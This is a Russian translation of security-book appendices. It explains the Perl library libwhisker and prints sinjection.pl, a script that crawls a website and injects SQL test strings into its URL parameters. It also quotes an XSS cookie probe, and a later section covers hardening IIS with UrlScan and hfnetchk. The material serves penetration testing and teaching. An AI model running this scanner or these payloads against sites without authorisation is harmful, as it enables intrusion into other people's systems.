Такое улучшение эксплуатационных свойств данных программ достигнуто благодаря тому, что основные функции, обеспечивающие генерацию и анализ запросов и откликов HTTP, базируются на одном ядре: библиотеке libwhisker.

# Внутреннее устройство библиотеки

Документация по библиотеке libwhisker ограничивается лишь описанием содержащихся в ней функций, хотя, нужно отдать должное, это описание весьма полезно. Истинные хакеры, знающий язык Perl, не будут испытывать каких-либо затруднений в изучении исходного кода библиотеки, поскольку он достаточно понятный и, практически, не нуждается в комментариях. Однако для всех остальных, как и кажется, будет полезно ознакомиться с функциональностью libwhisker на примере сценария, который выполняет автоматизированное тестирование наличия изъяна, приводящего к внедрению SQL.

## Функция http_do_request

Сердцевиной библиотеки libwhisker является функция http_do_request. Это и не удивительно, ведь, в конце концов, все операции тестирования сводятся к отправке URL и получению отклика от сервера. Синтаксис вызова данной функции прост. Отметим лишь то, что прежде чем вызывать какую-либо функцию, использующую в качестве параметра хеш-код %hin, например, функцию crawl, следует инициализировать этот хеш-код, вызвав функцию http_init_request.

```
my %hin, %hout;
http_init_request(\%hin);
http_do_request(\%hin, \%hout);
```

Функция, генерирующая запрос по протоколу HTTP, использует в качестве параметров два хеш-кода: %hin и %hout. Смысл, скрывающийся в названиях параметров, связан с назначением функции. Входной параметр %hin используется для задания значений определенных переменных в запросе HTTP. Например, в функцию может передаваться хеш-код, полученный на основе нестандартных заголовков и URI. Выходной параметр %hout содержит значение, полученное в отклике сервера. Такими значениями, например, могут быть код ошибки HTTP или содержимое страницы. Типичные случаи использования параметра %hin приведены в табл. В.1.

Если заданы дополнительные параметры, функция http_do_request может также перекрывать эти значения. Например, следующий код представляет собой пример запроса на изменение URI (значение $hin{'whisker'}->{'uri'} устанавливается равным /admin/menu/user.php).

```
LW::http_do_request(\%hin, %\hout, {'uri'=>'/admin/menu/user.php'});
```

Значения класса `'whisker'` используются внутри самой библиотеки `libwhisker`. Можно указывать другие заголовки HTTP или изменять существующие, добавляя их к хеш-коду. Например, в следующем коде изменяется значение заголовка `User-Agent` и добавляется значение cookie, содержащее идентификатор сеанса (обратите внимание, что в названии заголовка не используется двоеточие). Кроме того, в последней команде включается режим поддержки SSL.

```
$hin{'User-Agent'} = "Commodore 64";
$hin{'Cookie'} = "CFTOKEN=46508925;";
$hin{'whisker'}->{'port'} = 443;
$hin{'whisker'}->{'ssl'} = 1;
```

Значение, возвращаемое сервером после получения запроса, который генерируется функцией `http_do_request`, передается в параметре `%hout`. Типичные значения этого параметра перечислены в табл. В.2.

**Таблица В.1. Часто используемые значения параметра `%hin`**

| Значение | Описание |
|---|---|
| `$hin{'Connection'}` | По умолчанию – **`Keep-Alive`**. Дополнительный заголовок HTTP, определенный в версии протокола 1.1 |
| `$hin{'User-Agent'}` | По умолчанию – **`libwhisker/1.4`**. Идентифицирует тип броузера |
| `$hin{'whisker'}-{'http_ver'}` | По умолчанию – **`1.1`**. Номер версии протокола HTTP |
| `$hin{'whisker'}-{'host'}` | По умолчанию – **`localhost`**. Имя узла или IP-адрес тестируемого сервера |
| `$hin{'whisker'}-{'method'}` | По умолчанию – **`GET`**. Используемый метод HTTP-запроса. Обычно используются методы **`GET`** или **`POST`**, однако в качестве значения этого параметра могут указываться и соответствующие режимы WebDAV |
| `$hin{'whisker'}-{'port'}` | По умолчанию – **`80`**. Номер порта удаленного Web-сервера. Следует заметить, что установка этого значения равным **`443`** *не приводит* к автоматическому использованию протокола SSL |
| `$hin{'whisker'}-{'ssl'}` | По умолчанию – **`0`**. Установка этого параметра равным **`1`** переключает **`libwhisker`** в режим поддержки SSL независимо от того, какой порт указан в предыдущем параметре |
| `$hin{'whisker'}-{'timeout'}` | По умолчанию – **`10`**. Интервал времени, заданный в секундах, в течение которого ожидается отклик |
| `$hin{'whisker'}-{'uri'}` | По умолчанию – символ **`"/"`**. Адрес ресурса, запрашиваемого у сервера. Это значение часто перекрывается при вызове функции |
| `$hin{'whisker'}-{'INITIAL_MAGIC'}` | По умолчанию – **`31337`**. Этот параметр используется самой библиотекой **`libwhisker`** для проверки корректности хеш-кода. Иными словами, данное значение устанавливается по умолчанию при обращении к функции **`http_init_request`**. В тех случаях, когда используется нестандартная функция подсчета хеш-кода, это значение нужно устанавливать явно |

**Таблица B.2. Часто используемые значения параметра %hout**

| Значение | Описание |
|---|---|
| `$hout{'whisker'}-{'data'}` | Содержит HTML-код, полученный от сервера |
| `$hout{'whisker'}-{'error'}` | Результат внутренней ошибки, возникшей в функциях `libwhisker`. Такие ошибки могут возникать в ходе работы по протоколу SSL, а также в тех случаях, когда не удается установить соединение с узлом и т.п. |
| `$hout{'whisker'}-{'http_ver'}` | Версия HTTP, используемая для запроса страницы |
| `$hout{'whisker'}-{'http_resp'}`<br>`$hout{'whisker'}-{'code'}` | Код отклика HTTP, например, `200` |
| `$hout{'whisker'}-{'http_resp_message'}` | Ответное сообщение HTTP, например, `File not found` |

Доступ к этим значениям можно получить точно так же, как и к значениям параметра `%hin`. Например, рассмотрим следующий фрагмент кода, обеспечивающий передачу исходного HTML-кода в переменной `$html` и получение кода отклика от сервера в переменной `$resp`.

```
$html = $hout{'whisker'}->{'data'}
$resp = $hout{'whisker'}->{'http_resp'}
```

Строго говоря, значения этой переменной можно изменять и вручную, хотя на практике единственное значение, которое, возможно, потребуется менять, — это сообщение об ошибке.

```
$hout{'whisker'}->{'error'} = 'target server is not responding'
```

## Функция crawl

Функция `crawl` является, пожалуй, самой развитой из всех функций библиотеки `libwhisker`. Она предоставляет ту же самую функциональность, что и широко известная утилита `wget`, обеспечивающая получение копии заданного Web-узла на локальном диске, но выполняет это через интерфейс на языке Perl. В качестве параметров функция `crawl` использует URL. Открыв заданную в URL страницу, функция начинает исследовать все находящиеся на ней ссылки до тех пор, пока на получит полную копию приложения. Такая копия всегда является источником полезной информации для анализа исходного кода. Кроме того, эту функцию можно применять для получения списков адресов электронной почты, дескрипторов сценариев, переменных форм, а также любой другой структурированной информации.

Прежде чем переходить к описанию самой функции, нужно остановиться на вопросах ее конфигурации. Параметры, влияющие на работу функции `crawl`, перечислены в табл. B.3.

**Таблица B.3. Параметры настройки функции crawl**

| Значение | Описание |
|---|---|
| `callback` | `0` – Отключено.<br>`\&`*функция* – Перед тем как запросить URI, вызвать подпрограмму *функция*. В качестве параметров вызываемая функция получает текущее значение URI и массив `@ST`, содержащий информацию об узле, к которому следует подключиться. Если вызываемая функция возвращает значение "ИСТИНА" (1), функция `crawl` пропускает URI |

**Продолжение табл. В.3**

| Значение | Описание |
|---|---|
| `do_head` | Если этот параметр имеет значение `1`, функция `crawl` использует сначала запрос `HEAD`, чтобы определить, нужно ли игнорировать текущий запрос (решение принимается на основании типа запрашиваемой информации, например, если запрашивается файл с расширением `jpg`) |
| `follow_moves` | `0` – Переходить по адресу, указанному в отклике HTTP `301`<br>`1` – Не переходить по адресу, указанном в отклике HTTP `301` |
| `normalize_uri` | Если значение данного параметра равно `1`, функция `crawl` автоматически подставляет символы обхода вложенных каталогов, чтобы получить корректный абсолютный URI |
| `params_double_record` | Если значение данного параметра, а также значение параметра `use_params`, равно `1`, функция crawl создает две разные записи – одну для URI с параметрами, а вторую – для этого же URI без параметров. В подобных случаях запросы вида `/menu.jsp?d=45` и `/menu.jsp` рассматриваются как разные |
| `reuse_cookies` | `0` – Значения cookie не передаются повторно<br>`1` – Когда приложение пытается установить значение cookie, принять это значение и использовать его во всех последующих запросах. Следует отметить, что данный режим не связан с сохранением каждого значения cookie в отдельном файле для последующего изучения |
| `save_cookies` | Данное значение в текущей версии библиотеки не используется. В будущем оно будет применяться для поддержки режима сохранения значений cookie в файле, массиве, в виде хеш-кода или каким-либо другим методом |
| `save_offsites` | Если значение данного параметра равно `1`, функция `crawl` сохраняет все ссылки на URL, находящиеся на других серверах. Но какое бы этот параметр не принимал значение, функция не будет выполнять копирования Web-страниц узла, имя которого отличается от имени исходного Web-узла |
| `save_referrers` | Если значение данного параметра равно `1`, функция `crawl` сохраняет заголовок, ссылающийся на URI |
| `save_skipped` | Если значение данного параметра равно `1`, функция `crawl` сохраняет URL, который игнорируется в соответствии со значением параметра `skip_ext`, или URL, который лежит за пределами уровня вложенности, установленного глобальной переменной `DEPTH`. Код отклика устанавливается равным `"?"` |
| `skip_ext` | По умолчанию данный параметр имеет значение `".gif .jpg .gz .mp3 .swf .zip"`. Это значение представляет собой строку, состоящую из разделенных пробелами расширений файлов, которые утилита не должна копировать при копировании содержимого Web-узла |
| `slashdot_bug` | Если значение данного параметра равно `1`, функция `crawl` добавляет `http:` или `https:` к некоторым неверно указанным командам HTML |

**Окончание табл. В.3**

| Значение | Описание |
|---|---|
| `source_callback` | `0` – Отключено<br>`\&`*функция* – После того как запрошен URI, вызвать подпрограмму *функция*, предварительно проанализировав ссылки URI. Ссылки на `%hin` и `%hout` передаются *функции*. С помощью данного механизма удобно реализовать анализ исходного кода. Любые значения, возвращаемые вызываемой функцией, игнорируются |
| `url_limit` | По умолчанию – `1000`. Максимальное количество URL, которое функция может получить от Web-узла |
| `use_params` | `0` – Параметры URI игнорируются<br>`1` – URI с параметрами и без параметров рассматриваются как разные URI |

Можно, конечно, использовать значения, установленные по умолчанию, но при разработке собственных сценариев, скорее всего, появится желание управлять всеми возможностями библиотеки `libwhisker`. Для установки одного или нескольких из этих параметров можно использовать функцию `crawl_set_config`. Например, для того чтобы определить вызываемую функцию и установить предельное количество получаемых страниц, следует использовать следующий оператор.

```
LW::crawl_set_config(
    'callback'=>\&function,
    'source_callback'=>\&function
    'url_limit'=>1000);
```

С помощью функции `crawl_get_config` можно просмотреть текущие установки. Для этого можно воспользоваться следующим оператором.

```
$limit = LW::crawl_get_config('url_limit');
```

Самыми важными параметрами функции `crawl` являются `callback` и `source_callback`. Эти два параметра обеспечивают выполнение любого вида обработки URI или содержимого Web-страницы. Например, можно встроить весьма развитые средства анализа изъянов прямо в сканер, тем самым значительно уменьшив количество ложных срабатываний и сократив объем генерируемых отчетов. Или же, как будет показано ниже, можно создать сценарий, который автоматически проверяет наличие изъяна, позволяющего применять внедрение SQL, внедрение сценариев и другие типы взлома средств проверки вводимых данных.

Когда используется функция, вызываемая с помощью параметра `callback`, она получает два элемента данных. Первым является текущий URI, например `/lib/includes/global.js` или `/news/archive/0553449.html`. Вторым передаваемым функции элементом данных является ссылка на внутренний массив библиотеки `libwhisker` `@ST`. Содержимое этого массива представлено в табл. В.4.

**Таблица В.4. Содержимое массива @ST**

| Индекс | Описание |
|---|---|
| `$ST[0]` | Имя или IP-адрес исследуемого узла |
| `$ST[1]` | Запрашиваемый URI |
| `$ST[2]` | Текущий каталог. Для получения этого значения можно использовать функцию `utils_get_dir` |

**Окончание табл. В.4**

| | |
|---|---|
| `$ST[3]` | 0 – Использовать протокол HTTP<br>1 – Использовать протокол HTTPS |
| `$ST[4]` | Имя Web-сервера, под управлением которого работает Web-узел, например, `Apache` |
| `$ST[5]` | Порт Web-сервера, к которому выполняется подключение |
| `$ST[6]` | Текущая предельная глубина вложенности. Например, если переменная `$MAX_DEPTH` имеет значение 3, функция `crawl` будет игнорировать все URI, которые находятся от корневого каталога (`/`) на четвертом или более глубоком уровне |

Ниже приведен фрагмент кода, в котором показан пример передачи данных в функцию, вызываемую с помощью параметра `callback`.

```
sub _callback {
    my $uri = shift(@_);
    my ($host, $base_uri, $cwd, $ssl, $server, $port, $depth) = @_;
    ...
}
```

Функции, вызываемой с помощью параметра `source_callback`, передается ссылка на хеш-коды `%hin` и `%hout`. Можно оперировать как непосредственно соответствующими переменными, так и скопировать их в локальные переменные.

```
sub _source_callback {
    my ($rhin, $rhout) = @_;
    my %hin = %{$rhin};
    my %hout = %{$rhout};
    ...
}
```

## Функция utils_randstr

В библиотеке `libwhisker` имеется еще несколько полезных функций, но практический интерес с точки зрения тестирования средств проверки вводимых данных представляет только одна из них — функция `utils_randstr`. Эта функция возвращает строку произвольной длины, состоящую из случайных символов. Таким образом, функцию удобно использовать для проверки возникновения состояния переполнения буфера. По умолчанию она возвращает строку, состоящую из прописных и строчных букв и чисел от 0 до 9. Например, вызов функции для генерации строки, состоящей из 1000 символов, будет иметь следующий вид.

```
LW::utils_randstr(1000);
```

Если по каким-то причинам нужно создать строку, состоящую из одинаковых символов, следует в качестве параметра указать соответствующий символ-заполнитель. Например, вызов функции для генерации строки, состоящей из 1000 символов a, будет иметь следующий вид.

```
LW::utils_randstr(1000, 'a');
```

## Создание сценария с использованием библиотеки

Приведенный в конце данного приложения сценарий `sinjection.pl` является примером демонстрации возможностей, предоставляемых библиотекой `libwhisker`. Этот сценарий выполняет две функции. Первая — создание копии Web-узла. Конечно же, вся соответствующая

функциональность предоставляется библиотекой libwhisker, нам же остается лишь вызвать функцию crawl, предоставив ей значение базового URI. Вторая, более важная функция сценария, — проверка переписываемых на локальный диск страниц Web-приложения на возможность внедрения SQL. Для этого создается соответствующая функция (callback — очень удобное средство библиотеки libwhisker!), которая проверяет уязвимость каждого URI, пытаясь внедрить в соответствующую страницу заданную в качестве второго параметра строку. Если такая страница обнаруживается, выполняется рекурсивная проверка всех параметров на предмет возможности взлома средств проверки вводимых данных или внедрением SQL. В данном примере сценарий для проверки наличия изъяна использует символ одинарной кавычки ('), но ничто не мешает изменить его на любой другой текст, включая, конечно же, дескрипторы внедряемых сценариев, такие как <script>alert(document.cookie)</script>.

Возвращаемые данные, помещаемы в две переменные (названные в сценарии hout и sqltest), анализируются с целью обнаружения типичных признаков ошибки. Удачное завершение внедрения SQL в СУБД Microsoft SQL Server часто можно легко распознать по тому, что в сообщениях об ошибках присутствуют аббревиатуры ODBC или OLE DB. Регулярные выражения, с помощью которых в функции parse_output выполняется анализ выходных данных, можно модифицировать для поиска любой строки сообщения об ошибке.

Как видно из текста сценария, мы предпочитаем анализировать параметры URI по собственному алгоритму, хотя он и довольно простой. Библиотека libwhisker содержит несколько вспомогательных функций, одна из которых называется util_split_uri. Эта функция возвращает массив, содержащий элементы заданного URI, включая параметры. Но в данном случае хотелось показать, насколько просто получить копию Web-узла и с помощью callback-функций провести тест любой сложности. Вызов основных callback-функций, являющихся центральной частью, выделен полужирным шрифтом.

Кроме того, одним из ограничений данного сценария является то, что он выполняет проверки только с использованием запросов GET. В ходе проверки не предпринимается попытка просмотра данных формы HTML с проведением соответствующих тестов на предмет возможности внедрения SQL. Тем не менее, библиотека libwhisker имеет все средства, необходимые для организации такого тестирования. Во-первых, она поддерживает POST-запросы точно так же, как и GET-запросы. Во-вторых, в состав библиотеки libwhisker входят функции, предназначенные для анализа форм (forms_read, forms_write), а также дескрипторов (html_find_tags).

Наконец, в состав libwhisker входят функции генерации хеш-кодов по алгоритму MD5 (имеются в виду именно хеш-коды в криптографическом смысле, а не переменные для хранения значений), а также для кодирования и декодирования строк по алгоритму Base 64. Даже этого факта вполне достаточно, чтобы понять, какие возможности открывает хакеру эта библиотека для анализа идентификаторов сеансов.

## sinjection.pl

```
#!/usr/bin/perl
#
# Sinjection 1.0, 2002 Mike Shema (mike@webhackingexposed.com)
#
# Automatic SQL injection testing script, libwhisker must be
# installed.
#
# Usage: ./sinjection.pl <web site>
#
#########################################################################
```

```
# This program is free software; you can redistribute it and/or
# modify it under the terms of the GNU General Public License
# as published by the Free Software Foundation; either version 2
# of the License, or (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#####################################################################
use LW;
$DEBUG = 0;
$MAX_DEPTH = 10;
%hout = ();
%hin = ();
$sql_test = "'"; # the SQL injection test string, a single quote

iwap($ARGV[0]);
exit;
###########
sub iwap {
    LW::crawl_set_config(
        'callback'=>\&halo4,
        'do_head'=>0,
        'follow_moves'=>1,
        'params_double_record'=>1,
        'reuse_cookies'=>1,
        'save_cookies'=>1,
        'save_offsite_urls'=>0,
        'save_skipped'=>1,
        'skip_ext'=>'.css .gif .jpg',
        'slashdot_bug'=>0,
        'source_callback'=>\&parse_output,
        'url_limit'=>1000,
        'use_params'=>1);

    my $host = shift(@_);
    $host = 'http://'.$host if ($host !~ m#^[a-zA-Z]+://#);
    $host =~ m#^([a-zA-Z]+://[^/]+)#;

    LW::http_init_request(\%hin);
    LW::crawl($host, $MAX_DEPTH, \%hout, \%hin);
}

sub parse_output {
    my ($rhin, $rhout) = @_;
    my %hin = %{$rhin};
    my %hout = %{$rhout};
    my $html = $hout{'whisker'}->{'data'};
    my $uri = $hin{'whisker'}->{'uri'};

    # modify this regexp to add more matches for common SQL errors
    if ($html =~ m/(ODBC)|(OLE DB)/) {
```


```
        print "possible SQL injection:\n$uri\n\n";
    }
    # modify this regexp to add more matches for input validation errors
    if ($html =~ m/(VBScript)|(\?>)|(invalid)/) {
        print "possible input validation:\n$uri\n\n";
    }
    return;
}

sub halo4 {
    my $uri = shift(@_);
    my %param, %sqltest;
    my $args, $page, $res;

    ($page, $args) = split(/\?/, $uri);
    if ($args) {
        @temp = split(/&/, $args);
        foreach (@temp) {
            m/(.+)=(.+)/;
            $param{$1} = $2;
        }
        # place SQL injection test in front of value
        foreach $key (keys %param) {
            $temp = "$page?$args";
            $temp =~ s/$key=$param{$key}/$key=$sql_test$param{$key}/;
            LW::http_do_request(\%hin, \%sqltest, {'uri'=>$temp});
            print "test: $hin{'whisker'}->{'uri'}\n" if ($DEBUG);
            parse_output(\%hin, \%sqltest);
        }
    # other tests that will be added...
    # place SQL injection at end of value
    # replace value with SQL injection
    # support multiple SQL tests (e.g. @@servername, xp_cmdshell, ...)
    # check out http://www.webhackingexposed.com/ for updates
    }
    return 1;
}

# injected with a poison...
```

# ПРИЛОЖЕНИЕ Г



В приложении дан короткий обзор методов установки и настройки фильтра UrlScan, разработанного компанией Microsoft для Web-сервера Internet Information Server 5.0 (Windows 2000). В основу материала, представленного в данном приложении, легла документация (файл `UrlScan.doc`, входит в комплект поставки утилиты IISLockdown), несколько статей, опубликованных на Web-узле компании Microsoft, информация, найденная авторами в группах новостей Internet, а также их практический опыт, приобретенный как при индивидуальном изучении средства, так и при наблюдении за его применением при проведении консультаций в интересах крупных организаций. Как и в случае любой другой технологии, важно хорошо понимать достоинства и недостатки использования UrlScan, но в целом можно отметить, что это средство, при условии его правильного применения, предоставляет специалисту по безопасности отличный инструмент для надежной защиты IIS. Именно поэтому ему посвящается целое приложение.

# Общие сведения о фильтре UrlScan

Как уже упоминалось в главе 3, UrlScan представляет собой управляемый шаблонами фильтр, который обеспечивает перехват запросов, поступающих к Web-серверу IIS компании Microsoft (поддерживаются версии 4 и 5.x). Если эти запросы соответствуют определенным пользователем критериям, фильтр их блокирует, не позволяя достичь сервера.

Фильтр UrlScan предоставляет администратору возможность настроить блокировку поступающих к серверу IIS запросов, основываясь на следующих критериях.

- Метод запроса (`GET`, `POST`, `HEAD` и т.п.).
- Расширение файла запрашиваемого ресурса (`.htr`, `.printer` и т.п.).
- Подозрительные закодированные фрагменты URL (подробнее об этом см. глава 3, подраздел "Обход каталогов IIS").
- Присутствие в URL символов, не входящих в набор ASCII.
- Присутствие в URL заданной последовательности символов.
- Присутствие в запросе заданного заголовка.

Все запросы, блокируемые фильтром UrlScan, могут протоколироваться. При этом в журнал заносятся такие сведения, как причина отказа в доступе, полный запрашиваемый URL, IP-адрес отправителя запроса. В ответ на заблокированные запросы пользователь получает по умолчанию сообщение HTTP `404 Object not found`. Применение такого ни о чем не говорящего сообщения позволяет снизить риск неумышленного разглашения какой-либо информации о типе сервера. Кроме того, UrlScan предоставляет администратору возможность удалить или изменить в запросе заголовок `Server:`, что также позволяет скрыть от потенциального злоумышленника тип Web-сервера и номер его версии.

Если в организации Web-узле работает под управлением сервера IIS, и было принято решение воспользоваться возможностями в области улучшения системы безопасности, предоставляемыми UrlScan, необходимо придерживаться следующей последовательности операций.

- Получить фильтр UrlScan, включая все модули обновления.
- Прежде чем приступать к установке UrlScan, убедиться в том, что все продукты Windows обновлены.
- Установить фильтр UrlScan, включая все модули обновления.
- Если нужно, отредактировать конфигурационный файл `UrlScan.ini` в соответствии со своими потребностями.
- Перезапустить IIS.

(При установке IISLockdown последние три этапа выполняются автоматически.) В последующих разделах данного приложения детально рассматривается каждый из этапов. Излагаемый материал разделен на два уровня сложности. Тем, кто не хочет вдаваться в подробности принципов работы UrlScan и тонкости его настройки, можно ограничиться чтением раздела "Базовая настройка UrlScan". Если вы хотите разобраться во всех деталях, а также узнать тонкости ручной настройки UrlScan, которая позволяет получить конфигурацию, в полной мере соответствующую вашим потребностям, обратитесь к разделу "Тонкая настройка UrlScan".

# Получение фильтра UrlScan

Для того чтобы получить фильтр UrlScan, нужно по адресу, указанному в разделе "Дополнительная информация" в конце данного приложения, получить из Internet утилиту IISLockdown. На момент написания данной книги файлы UrlScan, входящие в комплект поставки IISLockdown, имели версию 2.0 (DLL UrlScan имеет номер сборки 6.0.3544.1). Для того чтобы обновить UrlScan на более новую версию, потребуется сначала получить самую свежую утилиту установки обновления.

## Обновление UrlScan

В мае 2002 года компания Microsoft опубликовала на своем Web-узле утилиту обновления, названную `UrlScan.exe`, которая обновляет ранее установленные файлы UrlScan, заменяя их самыми свежими версиями (обновление сводится к замене файла `UrlScan.dll` и внесению изменений в файл `UrlScan.ini`). На момент написания данной книги самая свежая версия UrlScan имела номер 2.5 (сборка 6.0.3615).

Более того, на самом деле существует не одна, а две версии программы обновления `UrlScan.exe`: Baseline UrlScan и UrlScan-SRP. Для того чтобы "облегчить" читателям жизнь, разработчики назвали обе версии одинаково — `UrlSan.exe`! Главное различие между версиями Baseline и SRP состоит в нескольких дополнительных настройках, выполняемых в файле `UrlScan.ini` (сам фильтр UrlScan в обеих версиях один и тот же). В версии SRP UrlScan обеспечивает блокировку так называемой "фрагментации" (chunked encoding) HTTP, которая базируется на некоторых серьезных изъянах IIS 5.x, о чем было извещено компанией Microsoft в апреле 2002 года. Кроме того, в конфигурации SRP установлено ограничение на предельный объем информации, записываемой из Internet на Web-сервер IIS, в 30 Мбайт, тогда как в конфигурации Baseline оно составляет 2 Гбайт. Во всем остальном, кроме указанных различий (которые в общем-то легко устраняются ручным редактированием файла `UrlScan.ini`), версии Baseline и SRP идентичны. Рекомендуется устанавливать обновление версии SRP кроме тех случаев, когда сервер по каким-то причинам должен обслуживать клиентов, использующих фрагментацию.

Ссылка на модуль обновления версии 2.5 приведена в разделе "Дополнительная информация", завершающем данное приложение. Дальнейшее обсуждение основной темы данного приложения будет вестись, исходя из того предположения, что в вашем распоряжении имеются все необходимые файлы. Однако, прежде чем переходить к следующему этапу установки UrlScan, хотелось бы обратить ваше внимание на один важный вопрос, который нельзя решить с помощью UrlScan: обновление системы Windows.

# Обновление продуктов семейства Windows

Ни пакет IISLockdown в целом, ни фильтр UrlScan в частности не проверяют, установлены ли на компьютере пакеты и модули обновления. Поэтому данную задачу придется решать вам!

# hfnetchk

Самый лучший способ проверки установки на компьютере самых свежих модулей обновления заключается в использовании такого средства, как Network Hotfix Checker (`hfnetchk`). Эта утилита распространяется компанией Microsoft бесплатно (адрес, по которому ее можно получить на Web-узле компании, приведен в конце данного приложения в разделе "Дополнительная информация"). На момент написания книги утилита `hfnetchk` выполняла проверку наличия на компьютере следующих продуктов семейства Windows.

- Windows NT4, Windows 2000 и Windows XP.
- IIS.
- SQL Server.
- Internet Explorer (IE).

Чтобы запустить `hfnetchk`, нужно установить соединение с Internet, поскольку утилита получает от Web-узла компании Microsoft перечень всех выпущенных компанией модулей обновления. После получения перечня (он представляет собой файл `mssecure.xml`) утилита может приступить к определению, какие модули обновления установлены на каждой из машин указанной сети. Следует заметить, что для сканирования машины необходимо иметь по отношению к ней административные привилегии. Результаты сканирования, выдаваемые утилитой, имеют следующий вид.

```
Scanning WEBSRV01
.....................
Done scanning WEBSRV01
-----------------------------
WEBSRV01 (192.168.234.32)
-----------------------------
    * WINDOWS 2000 SP2

    Note              MS01-022 Q296441
    Patch NOT Found   MS02-001 Q311401
    Patch NOT Found   MS02-006 Q314147
    Patch NOT Found   MS02-008 Q318202
    Patch NOT Found   MS02-008 Q318203
    Patch NOT Found   MS02-013 Q300845
    Patch NOT Found   MS02-014 Q313829
    Patch NOT Found   MS02-017 Q311967

    * Internet Information Services 5.0

    Patch NOT Found   MS02-012 Q313450
    Patch NOT Found   MS02-018 Q319733

    * Internet Explorer 6 Gold

    Patch NOT Found   MS02-009 Q318089
    Patch NOT Found   MS02-023 Q321232

    * SQL Server 2000 Gold
```

```
Warning
The latest service pack for this product is not installed.
Currently SQL Server 2000 Gold is installed. The latest service
pack is SQL Server 2000 SP2.
Patch NOT Found  MS01-041 Q298012
```

Как видно из примера, теперь можно вручную получить все перечисленные в сгенерированном утилитой перечне отсутствующие на компьютере пакеты и модули обновления. Для этого следует обратиться с запросом на Web-узел компании Microsoft, указав имя модуля, начинающееся с символа Q, за которым следует числовой идентификатор. Формат URL для получения модулей обновления, начинающихся с символа Q, имеет следующий вид.

```
http://support.microsoft.com/default.aspx?scid=kb;EN-US;q303215
```

Изменяя значение Q, указанное в конце URL, можно выбирать из базы Microsoft Knowledge Base ту или иную статью, связанную с соответствующим номеру модулем обновления. Помимо статьи на открывшейся странице с описанием проблемы и способов ее устранения находится также ссылка, щелкнув на которой, можно получить через Internet необходимый модуль обновления. Получив все пакеты (Service Pack) и (или) модули (Hotfix) обновления (для модулей обновления, выпущенных после выхода пакета Service Pack 3, обычно выбираются названия вида Q*nnnnnn*_W2K_SP3_x86_en.exe, где *nnnnnn* — номер статьи в базе Knowledge Base), нужно вручную установить их, запустив на выполнение соответствующие файлы. При этом следует учитывать, что обычно после установки требуется перезапустить систему. Кроме того, можно воспользоваться еще одной утилитой компании Microsoft, называемой Qchain. Эта утилита позволяет устанавливать сразу несколько модулей обновления без перезапуска системы после установки очередного модуля. Адрес, по которому можно найти утилиту Qchain, находится в разделе "Дополнительная информация" в конце приложения.

